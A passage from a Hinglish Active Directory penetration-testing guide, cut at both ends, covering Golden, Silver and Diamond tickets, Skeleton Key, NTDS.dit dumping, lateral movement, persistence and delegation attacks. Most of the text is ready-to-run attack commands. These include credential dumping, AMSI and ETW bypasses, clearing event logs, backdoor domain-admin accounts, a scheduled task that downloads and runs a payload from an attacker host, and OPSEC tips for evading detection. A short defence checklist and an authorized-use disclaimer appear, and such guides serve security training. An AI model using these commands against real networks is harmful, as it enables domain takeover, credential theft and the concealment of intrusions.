Prerequisites:

```
1. krbtgt account ka NTLM hash (DCSync se milega)
  2. Domain SID (Domain ka unique identifier)
  3. Domain name
```

Step 1 — Info Collect Karo

```
# Domain SID nikalo
  python3 getPac.py corp.local/user1:Password123@192.168.1.10

  # Ya PowerView se (Windows)
  # Get-DomainSID
  # Output: S-1-5-21-1234567890-1234567890-1234567890

  # krbtgt hash (DCSync se)
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.10 -just-dc-user krbtgt
  # krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a0288ac272aef36efa9e748327d61c22:::
  #                                             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  #                                             Yeh hai NTLM hash — YAHIN CHAHIYE
```

Step 2 — Golden Ticket Create Karo

```
# Impacket se
  python3 ticketer.py \
    -nthash a0288ac272aef36efa9e748327d61c22 \
    -domain-sid S-1-5-21-1234567890-1234567890-1234567890 \
    -domain corp.local \
    -groups 512 \
    Administrator

  # administrator.ccache file create hogi

  # Use karo
  export KRB5CCNAME=administrator.ccache
  python3 psexec.py -k -no-pass corp.local/Administrator@dc01.corp.local
```

Step 3 — Mimikatz se Golden Ticket (Windows par)

```
# Step 1: Golden Ticket Create
  mimikatz # kerberos::golden \
    /user:Administrator \
    /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /krbtgt:a0288ac272aef36efa9e748327d61c22 \
    /groups:512 \
    /ptt

  # /ptt = Pass the Ticket (inject karo current session mein)

  # Step 2: Use karo
  dir \dc01.corp.local\C$       # DC ka C drive access
  psexec \dc01.corp.local cmd   # DC par shell
```

Step 4 — Rubeus se Golden Ticket

```
# Create + inject
  .\Rubeus.exe golden \
    /user:Administrator \
    /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /rc4:a0288ac272aef36efa9e748327d61c22 \
    /groups:512 \
    /ptt

  # Verify
  klist
```

⚠️ Important Notes:

- Golden Ticket **10 saal tak valid** hai by default (customize ho sakta hai)
- **Evasion:** 20-minute se zyada ki ticket suspicious lagti hai — realistic rakho
- krbtgt password reset karne se invalidate hoti hai — **reset TWICE** karna padta hai (replication ke liye)

---

17. Silver Ticket Attack

> ***Concept:*** *Golden Ticket ka chhota bhai. Yahan* `krbtgt` *hash ki jagah* ***Service Account*** *ka hash use karke ek specific service ke liye TGS (service ticket) directly create karte hain — DC se interact kiye bina!*

Golden vs Silver Ticket:

Aspect	Golden Ticket	Silver Ticket
Hash Needed	krbtgt	Service Account
Scope	Domain-wide	Specific service
DC contact	Haan (initially)	Nahi!
Detectability	Easier	Harder

Step 1 — Service Account Hash Lo

```
# Mimikatz se service account hash
  mimikatz # sekurlsa::logonpasswords
  # Ya DCSync se
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.10 -just-dc-user sqlser
  vice
```

Step 2 — Silver Ticket Create Karo

```
# Impacket se (CIFS service ke liye — file access)
  python3 ticketer.py \
    -nthash <service_account_ntlm_hash> \
    -domain-sid S-1-5-21-1234567890-1234567890-1234567890 \
    -domain corp.local \
    -spn cifs/fileserver.corp.local \
    Administrator

  # Export aur use karo
  export KRB5CCNAME=Administrator.ccache
  python3 smbclient.py -k -no-pass corp.local/Administrator@fileserver.corp.local
```

Step 3 — Mimikatz se Silver Ticket

```
mimikatz # kerberos::golden \
    /user:Administrator \
    /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /target:fileserver.corp.local \
    /service:cifs \
    /rc4:<service_account_hash> \
    /ptt

  # Common services:
  # cifs   ← File share
  # http   ← Web service
  # ldap   ← LDAP (DCSync possible without DCSync rights!)
  # host   ← Remote tasks/WMI
  # mssql  ← SQL Server
```

---

18. Skeleton Key Attack

> ***Concept:*** *Mimikatz ka ek dangerous attack jisme DC ke* ***LSASS process*** *mein ek master password inject kiya jaata hai. Iske baad* ***koi bhi user*** *apne original password ke saath* ***ya*** *master password ("mimikatz") se login kar sakta hai! Sirf memory mein hota hai — reboot se chala jaata hai.*

```
# DC par admin access chahiye, phir mimikatz run karo
  mimikatz # privilege::debug
  mimikatz # misc::skeleton

  # Ab koi bhi user "mimikatz" password se login kar sakta hai!
  # Example:
  crackmapexec smb 192.168.1.10 -u Administrator -p 'mimikatz'
  crackmapexec smb 192.168.1.10 -u john -p 'mimikatz'    # john ka real password bypas
  s!
```

> ***Limitation:*** *Reboot pe chala jaata hai. Multi-DC environment mein sirf ek DC par hoga.*

---

19. NTDS.dit Dumping

> ***NTDS.dit*** *DC par stored AD ka main database hai — isme sab users ke hashes, group memberships, sab kuch hota hai. Yeh file* `C:\Windows\NTDS\ntds.dit` *par hoti hai.*

Method 1 — Secretsdump (Remote)

```
# Directly remote dump
  python3 secretsdump.py corp.local/Administrator:Password@192.168.1.10 -just-dc

  # Hash only
  python3 secretsdump.py corp.local/Administrator:Password@192.168.1.10 -just-dc-ntlm
```

Method 2 — Volume Shadow Copy (VSS)

```
# DC par admin shell mein
  # VSS create karo (file lock bypass ke liye)
  vssadmin create shadow /for=C:

  # Files copy karo shadow copy se
  copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\Temp\ntd
  s.dit
  copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
  C:\Temp\SYSTEM

  # Cleanup
  vssadmin delete shadows /shadow={GUID} /quiet
```

Method 3 — NTDSUtil

```
# DC par
  ntdsutil "ac i ntds" "ifm" "create full C:\Temp\ntds_dump" q q
```

Offline Parse Karo

```
# Files copy karke Kali par
  python3 secretsdump.py -ntds ntds.dit -system SYSTEM -hashes lmhash:nthash LOCAL -out
  putfile all_hashes.txt

  # Output:
  # Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
  0:::
  # krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a0288ac272aef36efa9e748327d61c22:::

  # Sab NTLM hashes crack karo
  hashcat -m 1000 all_hashes.txt /usr/share/wordlists/rockyou.txt --force
```

---

20. Lateral Movement Techniques

> ***Concept:*** *"Ek machine se doosri machine par jaana" — initial foothold ke baad poore network mein phailna.*

Technique 1 — PsExec (SMB)

```
# Impacket psexec
  python3 psexec.py corp.local/Administrator:Password123@192.168.1.20
  # Ya hash se
  python3 psexec.py -hashes ':31d6cfe0d16ae931b73c59d7e0c089c0' Administrator@192.168.
  1.20

  # CrackMapExec se execute
  crackmapexec smb 192.168.1.20 -u Administrator -p Password123 -x "whoami"
```

Technique 2 — WMI (Windows Management Instrumentation)

```
# Wmiexec
  python3 wmiexec.py corp.local/Administrator:Password123@192.168.1.20

  # CrackMapExec
  crackmapexec wmi 192.168.1.20 -u Administrator -p Password123 -x "whoami"
```

Technique 3 — WinRM (PowerShell Remoting)

```
# Evil-WinRM
  evil-winrm -i 192.168.1.20 -u Administrator -p Password123

  # Hash se
  evil-winrm -i 192.168.1.20 -u Administrator -H '31d6cfe0d16ae931b73c59d7e0c089c0'

  # Windows par (PowerShell)
  Enter-PSSession -ComputerName WS-01 -Credential corp\Administrator
```

Technique 4 — DCOM (Distributed COM)

```
# Impacket dcomexec
  python3 dcomexec.py corp.local/Administrator:Password123@192.168.1.20 "whoami"

  # Available objects:
  # MMC20.Application, ShellWindows, ShellBrowserWindow
  python3 dcomexec.py corp.local/Admin:Pass@192.168.1.20 "cmd.exe /c whoami" -object MM
  C20
```

Technique 5 — RDP Hijacking

```
# Existing RDP sessions dhundo
  query session /server:192.168.1.20

  # Admin se session hijack karo
  tscon <SESSION_ID> /dest:console /password:* /v
```

Technique 6 — Token Impersonation

```
# Incognito (Metasploit module)
  use incognito
  list_tokens -u
  impersonate_token "CORP\Administrator"

  # Windows par
  .\Incognito.exe list_tokens -u
  .\Incognito.exe execute -c "CORP\Administrator" cmd.exe
```

---

21. Persistence Techniques

> ***Concept:*** *Yeh ensure karna ki agar access chala bhi jaaye toh wapas aa sakein.*

Method 1 — New Admin User Create Karo

```
net user backdoor P@ssw0rd! /add /domain
  net group "Domain Admins" backdoor /add /domain
```

Method 2 — Existing User Ko Admin Banao

```
Add-ADGroupMember -Identity "Domain Admins" -Members "existinguser"
```

Method 3 — ACL Persistence (AdminSDHolder)

> ***AdminSDHolder*** *ek special AD object hai jiska ACL periodically protected groups par apply hota hai. Agar hum AdminSDHolder par apne aap ko rights dein, toh har ghante yeh rights automatically Domain Admins par bhi apply ho jaate hain!*

```
# PowerView se AdminSDHolder par rights do
  Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=corp,DC=local" \
    -PrincipalIdentity user1 \
    -Rights All

  # 60 minutes baad SDProp run hone par, user1 ko automatically sab protected accounts
  par rights milenge
  # Ya manually trigger karo:
  Invoke-ADSDPropagation   # PowerView function
```

Method 4 — Scheduled Task

```
# Remote scheduled task
  schtasks /create /tn "WindowsUpdate" /tr "powershell.exe -c 'IEX(New-Object Net.WebCl
  ient).DownloadString(\"http://attacker/payload.ps1\")'" /sc DAILY /st 09:00 /ru SYSTE
  M /s 192.168.1.20 /u Administrator /p Password123
```

Method 5 — Registry Run Keys

```
# CrackMapExec se registry key add karo
  crackmapexec smb 192.168.1.20 -u Administrator -p Password123 -x "reg add HKLM\SOFTWA
  RE\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d 'C:\backdoor.exe' /f"
```

Method 6 — Golden/Diamond Tickets

> ***Diamond Ticket:*** *Golden Ticket ka improved version — actual TGT modify karta hai toh zyada legitimate lagta hai.*

```
# Rubeus se Diamond Ticket
  .\Rubeus.exe diamond \
    /krbkey:<aes256_krbtgt_key> \
    /user:user1 \
    /password:Password123 \
    /enctype:aes \
    /ticketuser:Administrator \
    /ptt
```

---

22. Defense Evasion in AD

> ***Concept:*** *Detection se bachna. Blue team ke tools ko confuse karna.*

AMSI Bypass (PowerShell)

```
# AMSI ko disable karo
  [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFa
  iled','NonPublic,Static').SetValue($null,$true)

  # Alternative
  $a=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$b=$a.GetField('a
  msiContext','NonPublic,Static');$c=$b.GetValue($null);[Runtime.InteropServices.Marsha
  l]::WriteInt32($c,0x41424344)
```

ETW (Event Tracing) Bypass

```
# ETW disable karo
  [System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instanc
  e').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogPro
  vider').GetField('etwProvider','NonPublic,Static').GetValue($null),0)
```

PowerShell Logging Disable

```
# ScriptBlock Logging
  Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBl
  ockLogging" -Name "EnableScriptBlockLogging" -Value 0

  # Module Logging
  Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLo
  gging" -Name "EnableModuleLogging" -Value 0
```

Windows Defender Bypass

```
# Specific path exclude karo
  Add-MpPreference -ExclusionPath "C:\Temp"

  # Real-time protection disable
  Set-MpPreference -DisableRealtimeMonitoring $true
```

Event Logs Clear Karo

```
# PowerShell se sab event logs clear karo
  Get-EventLog -List | ForEach-Object { Clear-EventLog -LogName $_.Log }

  # Specific log clear
  wevtutil cl System
  wevtutil cl Security
  wevtutil cl Application
```

OPSEC Tips:

```
✅ DO:
    - Legitimate tools use karo (LOLBins — Living Off the Land Binaries)
    - Normal business hours mein kaam karo
    - Existing admin tools use karo (sc.exe, schtasks, wmic)
    - Traffic encrypt karo

  ❌ DON'T:
    - Mimikatz directly upload na karo (signature hai)
    - PowerShell download cradles (red flag)
    - Sab machines par ek saath attack mat karo
    - Default tool names mat use karo
```

---

23. Complete Attack Flow — Ek Poora Scenario

> ***Scenario:*** *Tumhare paas sirf ek Windows IP address hai (192.168.1.0/24 network). Apni journey Domain Admin tak karo.*

```
Phase 1: Reconnaissance
  Phase 2: Initial Access
  Phase 3: Privilege Escalation
  Phase 4: Lateral Movement
  Phase 5: Domain Dominance
  Phase 6: Persistence
```

Phase 1 — Recon (Andhera mein dekho)

```
# Network scan
  nmap -sn 192.168.1.0/24 | grep "report for"

  # DC identify karo
  nmap -p 88,389,445,3268 192.168.1.0/24 --open

  # DC: 192.168.1.10, Domain: corp.local (milgaya)

  # Users enumerate karo
  kerbrute userenum -d corp.local --dc 192.168.1.10 /usr/share/seclists/Usernames/Name
  s/names.txt -o valid_users.txt
```

Phase 2 — Initial Access (Andar ghusna)

```
# Password spraying
  crackmapexec smb 192.168.1.10 -u valid_users.txt -p 'Summer2024!' --continue-on-succe
  ss
  # Result: [+] CORP\john:Summer2024! (Pwn3d!) — NOT admin
  # Result: [+] CORP\sarah:Summer2024!

  # AS-REP Roasting (bina password ke bhi try karo)
  python3 GetNPUsers.py corp.local/ -no-pass -usersfile valid_users.txt -format hashcat
  -o asrep.txt
  hashcat -m 18200 asrep.txt rockyou.txt
  # Result: svc_backup:Backup2023! (cracked)
```

Phase 3 — Enumeration (Ander ki baat jaano)

```
# Credentials ke saath enumerate karo
  python3 bloodhound.py -u john -p 'Summer2024!' -d corp.local -dc 192.168.1.10 -c All
  --zip

  # BloodHound upload karo, dekho:
  # john → Member of → IT Support → GenericAll on → helpdesk (user) → AdminTo → WS-01
  # WS-01 → Has Session of → svc_admin (Domain Admin!)
```

Phase 4 — Privilege Escalation (John se svc_admin tak)

```
# Step 1: helpdesk user ka password change karo
  $newpass = ConvertTo-SecureString 'Hacked@2024' -AsPlainText -Force
  Set-DomainUserPassword -Identity helpdesk -AccountPassword $newpass

  # Step 2: WS-01 par admin access (helpdesk is local admin)
  evil-winrm -i 192.168.1.50 -u helpdesk -p 'Hacked@2024'

  # Step 3: WS-01 par sessions dump karo
  mimikatz # sekurlsa::logonpasswords
  # svc_admin:NTLMhash milega!
```

Phase 5 — Domain Dominance

```
# svc_admin Domain Admin hai
  # Step 1: DCSync
  python3 secretsdump.py corp.local/svc_admin@192.168.1.10 -just-dc

  # Step 2: krbtgt hash mila → Golden Ticket
  python3 ticketer.py \
    -nthash <krbtgt_hash> \
    -domain-sid S-1-5-21-... \
    -domain corp.local \
    -groups 512 \
    Administrator

  # Step 3: DC par shell
  export KRB5CCNAME=Administrator.ccache
  python3 psexec.py -k -no-pass corp.local/Administrator@dc01.corp.local
  # whoami → nt authority\system on DC! 🎉
```

Phase 6 — Persistence

```
# Backdoor admin user
  net user ghostadmin P@ssw0rd123! /add /domain
  net group "Domain Admins" ghostadmin /add /domain

  # AdminSDHolder abuse
  # Golden Ticket save karo (10 year valid)
  # DCSync creds save karo
```

24. Important Tools Cheatsheet

🔧 Tools Quick Reference

```
┌──────────────────────────────────────────────────────────────────┐
│  TOOL                    │ PURPOSE                               │
├──────────────────────────┼───────────────────────────────────────┤
│  nmap                    │ Network/port scanning                 │
│  crackmapexec/netexec    │ SMB/WinRM/LDAP attacks & enum         │
│  kerbrute                │ User enum, password spray             │
│  impacket suite          │ DCSync, secretsdump, psexec, tickets  │
│  evil-winrm              │ WinRM shell                           │
│  BloodHound              │ AD attack path visualization          │
│  SharpHound              │ AD data collector for BloodHound      │
│  Mimikatz                │ Credential dumping, ticket attacks    │
│  Rubeus                  │ Kerberos attacks (Kerberoast, tickets)│
│  PowerView               │ AD enumeration (PowerShell)           │
│  ldapdomaindump          │ LDAP data dump to HTML                │
│  Responder               │ LLMNR/NBT-NS poisoning                │
│  hashcat                 │ Password cracking (GPU)               │
│  john                    │ Password cracking (CPU)               │
│  smbclient               │ SMB file access                       │
│  rpcclient               │ RPC enumeration                       │
└──────────────────────────┴───────────────────────────────────────┘
```

🎯 Attack to Tool Mapping

```
User Enum           → kerbrute, rpcclient, crackmapexec
  Password Spray      → kerbrute, crackmapexec, Spray
  AS-REP Roast        → GetNPUsers.py, Rubeus
  Kerberoast          → GetUserSPNs.py, Rubeus
  Hash Dump           → secretsdump.py, Mimikatz, crackmapexec
  Pass the Hash       → psexec.py, evil-winrm, crackmapexec
  Pass the Ticket     → Rubeus, ticketer.py + psexec.py
  DCSync              → secretsdump.py, Mimikatz
  Golden Ticket       → ticketer.py, Mimikatz, Rubeus
  Silver Ticket       → ticketer.py, Mimikatz, Rubeus
  ACL Abuse           → PowerView, SharpADWS
  GPO Abuse           → SharpGPOAbuse, PowerView
  BloodHound          → bloodhound.py (Linux) / SharpHound (Windows)
  Lateral Movement    → psexec.py, wmiexec.py, evil-winrm, dcomexec.py
```

📡 Important Ports

```
PORT    PROTOCOL   SERVICE
  22      TCP        SSH
  53      TCP/UDP    DNS
  80/443  TCP        HTTP/HTTPS
  88      TCP/UDP    Kerberos ← AD Key!
  135     TCP        RPC
  139     TCP        NetBIOS
  389     TCP/UDP    LDAP ← AD Key!
  445     TCP        SMB ← AD Key!
  464     TCP/UDP    Kerberos Password Change
  636     TCP        LDAPS (Secure)
  3268    TCP        Global Catalog LDAP ← AD Key!
  3269    TCP        Global Catalog LDAPS
  3389    TCP        RDP
  5985    TCP        WinRM HTTP ← Evil-WinRM!
  5986    TCP        WinRM HTTPS
```

🔐 Hashcat Modes

```
1000    NTLM (most common)
  5600    NTLMv2 (Net-NTLMv2 from Responder)
  13100   Kerberoasting (TGS-REP)
  18200   AS-REP Roasting
```

🛡️ Defense Perspective (Blue Team ke liye)

> *Yeh attacks rokne ke liye kya karna chahiye:*

- ✅ Privileged Account Tiering (Tier 0/1/2 model)
  - ✅ LAPS (Local Administrator Password Solution) — unique local admin passwords
  - ✅ Managed Service Accounts (MSA) — automatic password rotation
  - ✅ Regular Password Audits (CrackMapExec + hashcat)
  - ✅ Monitor Kerberos anomalies (unusual TGT requests, RC4 usage)
  - ✅ SMB Signing enable karo (relay attacks rokne ke liye)
  - ✅ LLMNR/NBT-NS disable karo
  - ✅ BloodHound run karo khud (attack paths dhundo aur fix karo)
  - ✅ AdminCount attribute monitor karo
  - ✅ DCSync events monitor karo (Event ID 4662)
  - ✅ Honey accounts (fake accounts jo alert trigger karein)
  - ✅ Privileged Access Workstations (PAW)
  - ✅ Enable Protected Users Security Group
  - ✅ Fine-grained password policies

📖 Further Resources

```
📚 Books & Courses:
   - PEN-300 (OSEP) by OffSec
   - "The Hacker Playbook 3" by Peter Kim
   - "Penetration Testing Active Directory" by Sean Metcalf
   - HackTheBox Pro Labs (RastaLabs, Offshore, etc.)

 🌐 Online Resources:
   - https://book.hacktricks.xyz/windows-hardening/active-directory-methodology
   - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-ab
use
   - https://bloodhound.readthedocs.io
   - https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet

 📺 Practice Labs:
   - HackTheBox (Pro Labs: Offshore, RastaLabs)
   - TryHackMe (AD modules)
   - VulnLab
   - CRTE/CRTO certifications

 🏆 Certifications:
   - OSCP (OffSec) → Entry level
   - OSEP (OffSec PEN-300) → Advanced Evasion
   - CRTE (AlteredSecurity) → Red Team AD
   - CRTO (Zero-Point Security) → Red Team Ops
```

> 🔴 ***Remember:*** *Yeh guide sirf educational aur authorized pentesting ke liye hai. Bina permission ke kisi bhi system par yeh techniques use karna* ***illegal*** *hai. Always get written authorization before testing!*

Made with ❤️ for the security community | Stay ethical, stay legal

🏴‍☠️ Active Directory Pentesting — Advanced Part 2

> ***Missing Topics Covered:*** *Delegation Attacks | ADCS (Certificates) | Coercion Attacks | MSSQL Lateral Movement | Forest Trust Attacks*
> ***Style:*** *Hinglish |* ***Level:*** *Intermediate → Advanced*
> ***Disclaimer:*** *Sirf authorized pentesting, CTF aur ethical hacking ke liye.*

📑 Table of Contents

1. Unconstrained Delegation Attack
2. Constrained Delegation Attack
3. Resource-Based Constrained Delegation (RBCD)
4. Coercion Attacks — PrinterBug, PetitPotam, Coercer
5. ADCS Attacks — Active Directory Certificate Services
6. MSSQL Lateral Movement
7. Forest Trust Attacks
8. Complete Attack Scenarios

---

1. Unconstrained Delegation Attack

Pehle Samjho — Delegation Kya Hota Hai?

> ***Real-life analogy:*** *Tera boss ne tujhe apna ID card diya aur bola — "Jao bank jao aur mere account se transaction karo." Tu apni taraf se nahi, boss ki taraf se kaam kar raha hai. Yahi hai* ***delegation*** *— ek account doosre account ki taraf se authenticate kar sakta hai.*

AD mein 3 types of delegation hain:

```
1. Unconstrained   → Kisi bhi service ke liye delegate kar sakta hai (most dangerous)
  2. Constrained     → Sirf specific services ke liye delegate kar sakta hai
  3. RBCD            → Resource khud decide karta hai kaun delegate kar sakta hai
```

Unconstrained Delegation Deep Dive

Concept: Kuch computers/servers par **"Trust this computer for delegation to any service"** enable hota hai. Jab koi user is computer ki kisi service ko access karta hai, toh woh user ka **TGT (ticket) bhi us computer par cache ho jaata hai**. Agar hum us computer tak access lein, toh sabke TGTs mil jaate hain!

```
Normal Flow (no delegation):
    User ⟶ Service Server: "Mujhe file chahiye"
    Service Server: "Okay, but main DC se verify karunga"
    DC ⟶ Service Server: "Yeh user valid hai"
    Service Server ⟶ User: File deta hai

  Unconstrained Delegation Flow:
    User ⟶ WEB-01 (unconstrained): "Mujhe kuch chahiye"
    User: "Lo mera TGT bhi le lo taaki tum mere naam par backend service access karo"
    WEB-01: *Stores user's TGT in memory*  ← YAHI PROBLEM HAI

    Attacker: *Compromises WEB-01*
    Attacker: *Dumps all TGTs from memory* → Including Domain Admin ka TGT!
```

Step 1 — Unconstrained Delegation Wale Computers Dhundo

```
# PowerView se (Windows par)
  Get-DomainComputer -Unconstrained | select name, dnshostname

  # Impacket se (Linux se)
  python3 findDelegation.py corp.local/user1:Password123 -dc-ip 192.168.1.10

  # LDAP query se
  ldapsearch -x -H ldap://192.168.1.10 \
    -D "user1@corp.local" -w 'Password123' \
    -b "dc=corp,dc=local" \
    "(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=524288))" \
    name dNSHostName

  # BloodHound query
  MATCH (c:Computer {unconstraineddelegation:true}) RETURN c.name
```

> ***Note:*** *Domain Controllers by default unconstrained delegation par hote hain — inhe ignore karo, normal hai.*

Step 2 — WEB-01 Compromise Karo

```
# Assume karo tumne WEB-01 access le liya hai (any method se)
  # Ab yahan se attack karo
```

Step 3 — TGTs Dump Karo

```
# Rubeus se TGTs monitor karo (real-time)
  .\Rubeus.exe monitor /interval:5 /nowrap
  # Jab bhi koi user authenticate karta hai, TGT capture ho jaata hai

  # Existing tickets dump karo
  .\Rubeus.exe dump /nowrap
  .\Rubeus.exe dump /service:krbtgt /nowrap    # Sirf TGTs

  # Mimikatz se
  mimikatz # sekurlsa::tickets /export
```

Step 4 — TGT Inject Karo aur Use Karo

```
# Rubeus se inject karo
  .\Rubeus.exe ptt /ticket:doIFuj...base64_ticket...==

  # Verify karo
  klist

  # Ab DC access karo
  dir \dc01.corp.local\C$
```

🔥 Unconstrained + Coercion = Powerful Combo

> *Akele wait karna padega ki koi admin authenticate kare. Lekin **Coercion attacks** (PrinterBug, PetitPotam) se hum **force** kar sakte hain ki DC hamari machine par authenticate kare!*

```
# WEB-01 par Rubeus monitor start karo:
  .\Rubeus.exe monitor /interval:5 /nowrap

  # Dusri terminal se Coercion attack karo (DC ko force karo WEB-01 se connect karne ke
  liye):
  python3 printerbug.py corp.local/user1:Password123@dc01.corp.local WEB-01.corp.local

  # DC ka TGT capture ho jaata hai WEB-01 par!
  # Rubeus mein DC$ ka TGT dikhega → Import karo → DCSync karo!
```

---

2. Constrained Delegation Attack

Concept

Constrained Delegation mein server sirf **specific services** ke liye delegate kar sakta hai. Zyada safe hai unconstrained se, lekin phir bhi abuse ho sakta hai!

```
WEB-01 ko sirf yeh allowed hai:
    ✓ cifs/FILESERVER.corp.local
    ✗ ldap/DC01.corp.local  (not allowed)

  Lekin attacker ke paas WEB-01 service account hash hai toh...
  Woh WEB-01 ki taraf se KISI BHI user ka ticket request kar sakta hai (including Admin
  istrator!)
```

Key Protocol: S4U2Self + S4U2Proxy

```
S4U2Self: "WEB-01 apne aap ke liye Administrator ka TGS maang sakta hai"
  S4U2Proxy: "WEB-01 us TGS ko use karke FILESERVER access kar sakta hai"

  Attacker: WEB-01 ka hash use karke → Administrator ka TGS banata hai → FILESERVER acc
  ess karta hai
```

Step 1 — Constrained Delegation Accounts Dhundo

```
# PowerView se
  Get-DomainUser -TrustedToAuth | select samaccountname, msds-allowedtodelegateto
  Get-DomainComputer -TrustedToAuth | select name, msds-allowedtodelegateto

  # findDelegation.py se
  python3 findDelegation.py corp.local/user1:Password123 -dc-ip 192.168.1.10

  # Output aisa dikhega:
  # AccountName  AccountType  DelegationType         DelegationRightsTo
  # websvc       User         Constrained w/ Protocol  cifs/FILESERVER.corp.local
```

Step 2 — websvc Account Compromise Karo

```
# Kerberoasting se (agar SPN hai)
  python3 GetUserSPNs.py corp.local/user1:Password123 -request -outputfile websvc.hash
  hashcat -m 13100 websvc.hash rockyou.txt
  # Result: websvc:WebSvc@2024
```

Step 3 — S4U Attack Karo (Rubeus)

```
# websvc account se Administrator ka TGS banao FILESERVER ke liye
  .\Rubeus.exe s4u \
    /user:websvc \
    /password:WebSvc@2024 \
    /impersonateuser:Administrator \
    /msdsspn:cifs/FILESERVER.corp.local \
    /ptt

  # Ya hash se
  .\Rubeus.exe s4u \
    /user:websvc \
    /rc4:<ntlm_hash> \
    /impersonateuser:Administrator \
    /msdsspn:cifs/FILESERVER.corp.local \
    /ptt

  # Verify + access
  klist
  dir \FILESERVER.corp.local\C$
```

Step 4 — Impacket se (Linux)

```
# getST.py se service ticket lo
  python3 getST.py corp.local/websvc:WebSvc@2024 \
    -spn cifs/FILESERVER.corp.local \
    -impersonate Administrator \
    -dc-ip 192.168.1.10

  # .ccache file ban jaayegi
  export KRB5CCNAME=Administrator@cifs_FILESERVER.corp.local@CORP.LOCAL.ccache

  # Access karo
  python3 smbclient.py -k -no-pass corp.local/Administrator@FILESERVER.corp.local
```

🔥 Alternative SPN Trick

> *Agar websvc sirf `cifs/FILESERVER` ke liye allowed hai, lekin hume `ldap/DC01` access chahiye toh — Service name change kar sakte hain **same host par!***

```
# cifs/FILESERVER.corp.local ki jagah ldap/DC01.corp.local request karo
  # Yeh sirf tab kaam karta hai jab FILESERVER aur DC01 same machine ho
  .\Rubeus.exe s4u \
    /user:websvc \
    /rc4:<hash> \
    /impersonateuser:Administrator \
    /msdsspn:cifs/dc01.corp.local \
    /altservice:ldap \
    /ptt

  # Ab DCSync kar sakte ho!
  python3 secretsdump.py -k -no-pass corp.local/Administrator@dc01.corp.local
```

---

3. Resource-Based Constrained Delegation (RBCD)

Concept

> ***RBCD mein control ulta hai** — normal delegation mein server A decide karta tha ki woh kahan jaayega. RBCD mein **target resource** decide karta hai ki usse kaun access kar sakta hai.*

```
Normal Constrained:  WEB-01 (delegator) → "Main FILESERVER access kar sakta hoon"
  RBCD:                FILESERVER (resource) → "WEB-01 meri taraf se authenticate kar s
  akta hai"

  Setting: FILESERVER ka attribute: msDS-AllowedToActOnBehalfOfOtherIdentity = WEB-01
```

Kyun Dangerous Hai?

```
Agar attacker ke paas yeh hain:
    ✓ Kisi machine/user object par WriteProperty/GenericWrite/GenericAll
    ✓ Ya koi computer account (ya naya create kar sakta hai)

  Toh woh RBCD set kar sakta hai aur us machine par kisi bhi user ki taraf se authentic
  ate kar sakta hai!
```

Step 1 — Attack Prerequisites Check Karo

```
# Kya current user ke paas kisi computer par write access hai?
  # BloodHound mein dekho: "Shortest Paths to Domain Admins from Owned Principals"

  # PowerView se computer objects par ACLs check karo
  Find-InterestingDomainAcl -ResolveGUIDs | \
    Where-Object {$_.ObjectType -eq "Computer" -and $_.ActiveDirectoryRights -match "Wr
  iteProperty|GenericAll|GenericWrite"}

  # Kya domain mein naye machine account add kar sakte ho?
  # (MachineAccountQuota check karo - default 10 hota hai)
  Get-DomainObject -Identity "DC=corp,DC=local" | select ms-ds-machineaccountquota
```

Step 2 — Naya Computer Account Create Karo (Attacker-Controlled)

```
# Impacket se (Linux)
  python3 addcomputer.py corp.local/user1:Password123 \
    -computer-name 'ATTACKPC$' \
    -computer-pass 'AttackPass@123' \
    -dc-ip 192.168.1.10

  # PowerMad se (Windows)
  Import-Module .\Powermad.ps1
  New-MachineAccount -MachineAccount ATTACKPC -Password (ConvertTo-SecureString 'Attack
  Pass@123' -AsPlainText -Force)
```

Step 3 — Target Computer par RBCD Set Karo

```
# PowerView se — TARGET-PC ka msDS-AllowedToActOnBehalfOfOtherIdentity set karo
  $ComputerSid = Get-DomainComputer ATTACKPC -Properties objectsid | Select -Expand obj
  ectsid
  $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
  (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
  $SDBytes = New-Object byte[] ($SD.BinaryLength)
  $SD.GetBinaryForm($SDBytes, 0)

  Get-DomainComputer TARGET-PC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofot
  heridentity'=$SDBytes}

  # Verify
  Get-DomainComputer TARGET-PC -Properties msds-allowedtoactonbehalfofotheridentity
```

```
# Impacket se (Linux) — rbcd.py
  python3 rbcd.py corp.local/user1:Password123 \
    -delegate-from 'ATTACKPC$' \
    -delegate-to 'TARGET-PC$' \
    -action write \
    -dc-ip 192.168.1.10
```

Step 4 — S4U Attack Karo

```
# ATTACKPC$ ki credentials se Administrator ka TGS banao TARGET-PC ke liye
  python3 getST.py corp.local/'ATTACKPC$':AttackPass@123 \
    -spn cifs/TARGET-PC.corp.local \
    -impersonate Administrator \
    -dc-ip 192.168.1.10

  # Use karo
  export KRB5CCNAME=Administrator@cifs_TARGET-PC.corp.local@CORP.LOCAL.ccache
  python3 psexec.py -k -no-pass corp.local/Administrator@TARGET-PC.corp.local
```

Cleanup (Important!)

```
